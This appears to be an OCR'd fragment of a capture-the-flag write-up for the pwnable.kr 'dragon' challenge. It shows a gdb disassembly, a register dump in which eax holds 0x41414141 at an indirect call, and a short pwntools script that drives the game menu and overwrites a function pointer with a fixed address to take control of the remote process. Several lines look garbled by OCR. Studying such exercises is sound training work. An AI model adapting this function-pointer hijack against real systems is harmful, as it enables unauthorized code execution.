


```
0x080488c3 <+389>:    mov    (%eax),%eax
0x080488c5 <+391>:    mov    -0x10(%ebp),%edx
0x080488c8 <+394>:    mov    %edx,(%esp)
0x080488cb <+397>:    call   *%eax
```

START



```
1: x/i $eip
=> 0x80488cb <FightDragon+397>: call   eax
(gdb) info reg eax
eax            0x41414141       1094795585
```



```
from pwn import *
p = remote('pwnable.kr', 9004)
p.recv()
p.send('1\n' + ('3\n3\n2\n' * 2) + '1\n' + ('3\n3\n2\n' * 4))

p.recvuntil('As:\n') p.sendline(p32(0x08048dbf))
p.interactive()
```